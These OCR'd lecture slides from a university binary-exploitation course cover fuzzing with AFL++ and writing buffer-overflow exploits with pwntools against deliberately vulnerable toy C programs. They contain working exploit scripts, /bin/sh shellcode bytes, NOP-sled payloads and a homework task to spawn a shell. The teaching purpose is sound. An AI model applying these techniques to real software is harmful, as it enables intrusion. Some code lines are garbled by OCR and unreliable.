CS 395: Binary Exploitation in Linux


Week 5: Fuzzing Basics and Scripting Exploits

PWNTOOLS

https://github.com/Gallopsled/pwntools/raw/stable/docs/source/logo.png?raw=true

What is Fuzzing?

- Fuzzing is a software testing technique, where a user supplies unexpected or random input to a program to test for crashes or exceptions
- This is very useful for discovering vulnerabilities, including buffer overflows.
- We'll be using an automated fuzzing tool: [afl++]



https://raw.githubusercontent.com/andreafioraldi/AFLplusplus-website/master/static/logo_256x256.png

Steps of a Buffer Overflow:

- Find out if our input can crash the program
- Determine the distance from our vulnerable buffer to the return address
- Create a payload: Junk + New return address
- Run program with our payload as input, hack the program.

Using AFL++ Demo

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week3/fuzzing]
└─$ ls
in  out  vuln

┌──(cs395㉿kali)-[~/Desktop/CS395/week3/fuzzing]
└─$ afl-fuzz -Q -i in -o out ./vuln
```

```
american fuzzy lop ++3.01a (default) [fast] {0}
┌─ process timing ──────────────────┐┌─ overall
│        run time : 0 days, 0 hrs, 0 min, 8 sec  ││ cycles
│   last new path : none yet (odd, check syntax!)  ││ total pa
│ last uniq crash : 0 days, 0 hrs, 0 min, 8 sec  ││ uniq cras
│  last uniq hang : none seen yet  ││ uniq ha
├─ cycle progress ──────────────────┤├─ map coverage ──────────────────┤
│  now processing : 0.24 (0.0%)  ││   map density : 0.03% / 0
│ paths timed out : 0 (0.00%)  ││ count coverage : 1.00 bits
├─ stage progress ──────────────────┤├─ findings in depth ──────────────┤
│  now trying : havoc  ││ favored paths : 1 (100.00%
│ stage execs : 252/256 (98.44%)  ││  new edges on : 1 (100.00%
│ total execs : 7944  ││ total crashes : 264 (1 uni
│  exec speed : 769.0/sec  ││  total tmouts : 2 (1 uniqu
├─ fuzzing strategy yields ─────────┤└─ path geom ──────────────────────┘
│   bit flips : n/a, n/a, n/a  │   levels
│  byte flips : n/a, n/a, n/a  │  pending
│ arithmetics : n/a, n/a, n/a  │  pend fav
│  known ints : n/a, n/a, n/a  │ own finds
│  dictionary : n/a, n/a, n/a  │  imported
│havoc/splice : 1/7680, 0/0  │ stability
│   py/custom : 0/0, 0/0  │
│       trim : 60.00%/2, n/a  │
└──────────────────────────────┘
```

Pwntools!

- Very useful Python library for developing exploits
- We'll be using this for the rest of the semester
- Automates a lot of the boring stuff
- The most valuable tool for retaining your sanity
- Read the documentation!

```
1 from pwn import *
2
3 #getshell() address
4 addr = p64(0x0000000000401142)
5
6 #run program and send payload
7 io = process("./vuln")
8 io.sendline(b"A"*24 + addr)
9
0 #keep stdin open
1 io.interactive()
```

Steps of a Buffer Overflow:

- Find out if our input can crash the program
- Determine the distance from our vulnerable buffer to the return address
- Create a payload: Junk + New return address
- Run program with our payload as input, hack the program.

Cyclic

No more tedious and error-prone math to find the distance between a vulnerable buffer and the return address!

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week3/shellcode_overflow]
└─$ cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaap
aabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabta
```

```
┌──(cs395㉿kali)-[~/Desktop/CS395/w
└─$ cyclic -l aaga
22  Distance is 22 bytes!
```

```
registers
$rax   : 0×0
$rbx   : 0×0
$rcx   : 0×0
$rdx   : 0×0
$rsp   : 0×00007fffffffdf78  →  "aagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaa[ ... ]"
$rbp   : 0×6166616161656161 ("aaeaaafa"?)
$rsi   : 0×00005555555592a0  →  "hello aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaa[ ... ]"
$rdi   : 0×00007ffff7fb1670  →  0×0000000000000000
$rip   : 0×00005555555551be  →  <main+105> ret
$r8    : 0×ffffffff
$r9    : 0×ce
$r10   : 0×00007fffffffdf62  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[ ... ]"
$r11   : 0×246
$r12   : 0×0000555555555070  →  <_start+0> xor ebp, ebp
$r13   : 0×0
$r14   : 0×0
$r15   : 0×0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000
stack
0×00007fffffffdf78|+0×0000: "aagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaa[ ... ]"    ← $rsp
0×00007fffffffdf80|+0×0008: "aaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaa[ ... ]"
0×00007fffffffdf88|+0×0010: "aakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaa[ ... ]"
0×00007fffffffdf90|+0×0018: "aamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaa[ ... ]"
0×00007fffffffdf98|+0×0020: "aaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaab[ ... ]"
```

Steps of a Buffer Overflow:

- Find out if our input can crash the program
- Determine the distance from our vulnerable buffer to the return address
- Create a payload: Junk + New return address (+ shellcode)
- Run program with our payload as input, hack the program.

Stay Organized with Python!

No more fumbling around making changes on the command line, piece payloads together easily with python scripting

```
1 shellcode = b"\xb8\x3b\x00\x00\x00\xbb\x00\x00\x00\x00\x53\x48\xbb\x2f\x62\x69\x6e\x2f\x
  73\x68\x00\x53\x48\x89\xe7\xbe\x00\x00\x00\x00\xba\x00\x00\x00\x00\x0f\x05"
2 address = p64(0×ffffffffffffffff)
3
4 payload = b"A"*22 + address + shellcode
```

Steps of a Buffer Overflow:

- Find out if our input can crash the program
- Determine the distance from our vulnerable buffer to the return address
- Create a payload: Junk + New return address (+ shellcode)
- Run program with our payload as input, hack the program.

Easy Program I/O with Pwntools!

- Running binaries and sending your shellcode is a dream with pwn

- No need for hacky tricks to keep stdin open after an exploit, pwn makes taking control easy

```
 9 #run program and send payload
10 io = process("./vuln")
11 io.sendline(payload)
12
13 #keep stdin open
14 io.interactive()
```

Pwntools demo #1

```c
#include<stdio.h>
#include<stdlib.h>
void get_shell(){
    system("/bin/sh");
}

int main(){
    char str1[] = "Hello";
    char str2[10];
    gets(str2);
    printf("%s %s",str1,str2);
}
```

Dissecting an Exploit Script


p64() stands for "pack 64 bit", it takes a numerical address and converts it to a little endian string for us

process() creates a new process and wraps it in a tube for us to communicate with. A LOT is possible with these.

```
1  from pwn import *
2
3  #getshell() address
4  addr = p64(0x0000000000401142)
5
6  #create payload
7  payload = b"A"*24 + addr
8
9  #run program and send payload
10 io = process("./vuln")
11 io.sendline(payload)
12
13 #keep stdin open
14 io.interactive()
```

Using GDB with Pwntools

Exploit not working? Pwntools integrates with GDB for streamlined debugging.



```
 6 #create payload
 7 payload = b"A"*24 + addr
 8
 9 #run program and send payload
10 io = process("./vuln")
11 gdb.attach(io,"b *main+65\nc\n")
12 io.sendline(payload)
```

Pwntools demo #2

```c
#include<stdlib.h>
#include<stdio.h>

int main(){
    int marker = 0;
    char buf[10];

    printf("marker is at %p\n",&marker);
    printf("Input your name:\n");
    fgets(buf,200,stdin);
    printf("hello %s\n",buf);
}
```


Dissecting the Exploit Script

Pwntools' Tubes let us read output from the process at runtime, giving us valuable access to information printed out from a memory leak

Pwntools also has functions that can run binaries over a remote connection, making it ideal for scripting CTF solutions

```python
from pwn import *

#basic_shell.asm from week2
shellcode = b"\xb8\x3b\x00\x00\x00\xbb\x00\x00\x00\x00\x53\x48\xbb\
00\x53\x48\x89\xe7\xbe\x00\x00\x00\x00\xba\x00\x00\x00\x00\x0f\x05"
#nopsled
nops = b"\x90"*50

#run program and grab printed marker address
io = process("./vuln")
marker = io.recvline()[13:-1]
print(marker)

#convert marker to hex from string, and add 20
#to make it the shellcode address
marker = p64(int(marker,16)+20)
print(marker)

#craft payload
payload = b'A'*22 + marker + nops + shellcode

#run exploit
#gdb.attach(io,'b *main+105\nc\n')
io.send(payload)
io.interactive()
```

Python string slicing review



Homework

Buffer overflow with a small reverse engineering twist. Look out, Ghidra may store some strings in reverse.

Your goal is to get a shell, and your exploit must be scripted in python3 with pwntools!

If you use shellcode, make sure you're not using code that calls close() on stdin, or else pwntools' interactive() won't work.

Make sure ASLR is OFF!